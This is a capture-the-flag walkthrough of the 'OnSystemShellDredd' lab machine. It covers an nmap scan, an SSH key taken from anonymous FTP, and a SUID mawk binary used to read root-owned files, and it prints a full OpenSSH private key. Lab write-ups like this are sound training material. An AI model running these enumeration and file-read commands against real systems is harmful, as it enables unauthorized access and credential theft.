OnSystemShellDredd

Nmap


```
nmap -sC -sV -Pn -p- 192.168.57.130 -T5 -oA full_scan -v

Nmap scan report for 192.168.57.130
Host is up (0.072s latency).
Not shown: 65164 closed tcp ports (reset), 369 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.49.57
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
61000/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 59:2d:21:0c:2f:af:9d:5a:7b:3e:a4:27:aa:37:89:08 (RSA)
|   256 59:26:da:44:3b:97:d2:30:b1:9b:9b:02:74:8b:87:58 (ECDSA)
|_  256 8e:ad:10:4f:e3:3e:65:28:40:cb:5b:bf:1d:24:7f:17 (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Enumerating the FTP service

The FTP service allows for anonymous login however, when I try to list the directories, it seems it is empty.

```
┌──(root💀kali)-[~/pg/boxes/OnSystemShellDredd]
└─# ftp 192.168.57.130
Connected to 192.168.57.130.
220 (vsFTPd 3.0.3)
Name (192.168.57.130:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
```

I decided to connect through filezilla and list hidden folders.



We find a hidden directory named hannah with an id_rsa key. Lets try logging in as hannah on the odd SSH port.

Foothold

```
chmod 600 id_rsa
ssh -i id_rsa hannah@192.168.57.130 -p 61000
```

We are now on the box and can grab the user flag!

```
┌──(root💀kali)-[~/pg/boxes/OnSystemShellDredd/.hannah]
└─# ssh -i id_rsa hannah@192.168.57.130 -p 61000
Linux ShellDredd 4.19.0-10-amd64 #1 SMP Debian 4.19.132-1 (2020-07-24) x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
hannah@ShellDredd:~$ id
uid=1000(hannah) gid=1000(hannah) groups=1000(hannah),24(cdrom),25(floppy),29(audio),30(dip
09(netdev),111(bluetooth)
hannah@ShellDredd:~$
```

Privilege Escalation

Oddly, sudo is not found on the box.

```
hannah@ShellDredd:~$ sudo -l
-bash: sudo: command not found
hannah@ShellDredd:~$ which su
/usr/bin/su
hannah@ShellDredd:~$ which sudo
hannah@ShellDredd:~$
```

There are authorized keys and an id_rsa files in Hannah's .ssh folder.

```
hannah@ShellDredd:~/.ssh$ ls -la
total 16
drwxr-xr-x 2 root   root   4096 Aug  6  2020 .
drwxr-xr-x 3 hannah hannah 4096 Jan 29  2021 ..
-rw-r--r-- 1 root   root    395 Aug  6  2020 authorized_keys
-rw------- 1 root   root   1823 Aug  6  2020 id_rsa
```

Unfortunately, they are owned by root and we cannot copy or edit them. Will will need to find another path to root.

Looking through the linpeas output, the SUID contains /usr/bin/mawk which looks interesting.

```
================================( Interesting Files )================================
[+] SUID - Check easy privesc, exploits and write perms
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/gpasswd
/usr/bin/newgrp         --->    HP-UX_10.20
/usr/bin/umount         --->    BSD/Linux(08-1996)
/usr/bin/mawk
/usr/bin/chfn           --->    SuSE_9.3/10
/usr/bin/su
/usr/bin/chsh
/usr/bin/fusermount
/usr/bin/cpulimit
/usr/bin/mount          --->    Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
/usr/bin/passwd         --->    Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
```

A quick search on gtfobins tells us that we can use this binary to conduct privileged reads.

Example:

```
LFILE=file_to_read
mawk '//' "$LFILE"
```

We can use this to read the id_rsa file

```
LFILE=/home/hannah/.ssh/id_rsa
mawk '//' "$LFILE"
```

And now we can copy the contents of the id_rsa and try to ssh as root!

```
hannah@ShellDredd:~/.ssh$ mawk '//' "$LFILE"
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAQEA1+dMq5Furk3CdxomSts5UsflONuLrAhtWzxvzmDk/fwk9ZZJMYSr
/B76klXVvqrJrZaSPuFhpRiuNr6VybSTrHB3Db7cbJvNrYiovyOOI92fsQ4EDQ1tssS0WR
6iOBdS9dndBF17vOqtHgJIIJPGgCsGpVKXkkMZUbDZDMibs4A26oXjdhjNs74npBq8gqvX
Y4RltqCayDQ67g3tLw8Gpe556tIxt1OlfNWp3mgCxVLE1/FE9S6JP+LeJtF6ctnzMIfdmd
GtlWLJdFmA4Rek1VxEEOskzP/jW9LXn2ebrRd3yG6SEO6o9+uUzLUr3tv9eLSR63Lkh1jz
n5GAP3ogHwAAA8hHmUHbR5lB2wAAAAdzc2gtcnNhAAABAQDX50yrkW6uTcJ3GiZK2zlSx+
U424usCG1bPG/OYOT9/CT1lkkxhKv8HvqSVdW+qsmtlpI+4WGlGK42vpXJtJOscHcNvtxs
m82tiKi/I44j3Z+xDgQNDW2yxLRZHqI4F1L12d0EXXu86q0eAkggk8aAKwalUpeSQxlRsN
kMyJuzgDbqheN2GM2zviekGryCq9djhGW2oJrINDruDe0vDwal7nnq0jG3U6V81aneaALF
UsTX8UT1Lok/4t4m0Xpy2fMwh92Z0a2VYsl0WYDhF6TVXEQQ6yTM/+Nb0tefZ5utF3fIbp
IQ7qj365TMtSve2/14tJHrcuSHWPOfkYA/eiAfAAAAAwEAAQAAAQEAmGDIvfYgtahv7Xtp
Nz/OD1zBrQVWaI5yEAhxqKi+NXu14ha1hdtrPr/mfU1TVARZ3sf8Y6DSN6FZo42TTg7Cgt
vFStA/5e94lFd1MaG4ehu6z01jEos9twQZfSSfvRLJHHctBB2ubUD7+cgGe+eQG3lCcX//
Nd1hi0RTjDAxo9c342/cLR/h3NzU53u7UZJ0U3JLgorUVyonN79zy1VzawL47DocD4DoWC
g8UNdChGGIicgM26OSp28naYNA/5gEEqVGyoh6kyU35qSSLvdGErTMZxVhIfWMVK0hEJGK
yyR15GMmBzDG1PWUqzgbgsJdsHuicEr8CCpaqTEBGpa28QAAAIAoQ2RvULGSqDDu2Salj/
RrfUui6lVd+yo+X7yS8gP6lxsM9in0vUCR3rC/i4yG0WhxsK3GuzfMMdJ82Qc2mQKuc05S
I96Ra9lQolZTZ8orWNkVWrlXF5uiQrbUJ/N5Fld1nvShgYIqSjBKVoFjO5PH4c5aspX5iv
td/kdikaEKmAAAAIEA8tWZGNKyc+pUslJ3nuiPNZzAZMgSp8ZL65TXx+2D1XxR+OnP2Bcd
aHsRkeLw4Mu1JYtk1uLHuQ2OUPm1IZT8XtqmuLo1XMKOC5tAxsj0IpgGPoJf8/2xUqz9tK
LOJK7HN+iwdohkkde9njtfl5Jotq4I5SqKTtIBrtaEjjKZCwUAAACBAOOb6qhGECMwVKCK
9izhqkaCr5j8gtHYBLkHG1Dot3cS4kYvoJ4Xd6AmGnQvB1Bm2PAIA+LurbXpmEp9sQ9+m8
Yy9ZpuPiSXuNdUknlGY6kl+ZY46aes/P5pa34Zk1jWOXw68q86tOUus0A1Gbk1wkaWddye
HvHD9hkCPIq7Sc/TAAAADXJvb3RAT2ZmU2hlbGwBAgMEBQ==
-----END OPENSSH PRIVATE KEY-----
```

Except... this dosnet actually work. Trying to SSH as root still prompts for a password. ssh2john.py claims the id_rsa has no passoword.

```
┌──(root💀kali)-[~/pg/boxes/OnSystemShellDredd]
└─# ssh -i root_rsa root@192.168.57.130 -p 61000
root@192.168.57.130's password:
```

```
┌──(root💀kali)-[~/pg/boxes/OnSystemShellDredd]
└─# /usr/share/john/ssh2john.py root_rsa > root_rsa_cracked
root_rsa has no password!
```

The real path to root is by just using mawk to read the root flag.

```
ROOT_FLAG=/root/proof.txt
mawk '//' "$ROOT_FLAG"
```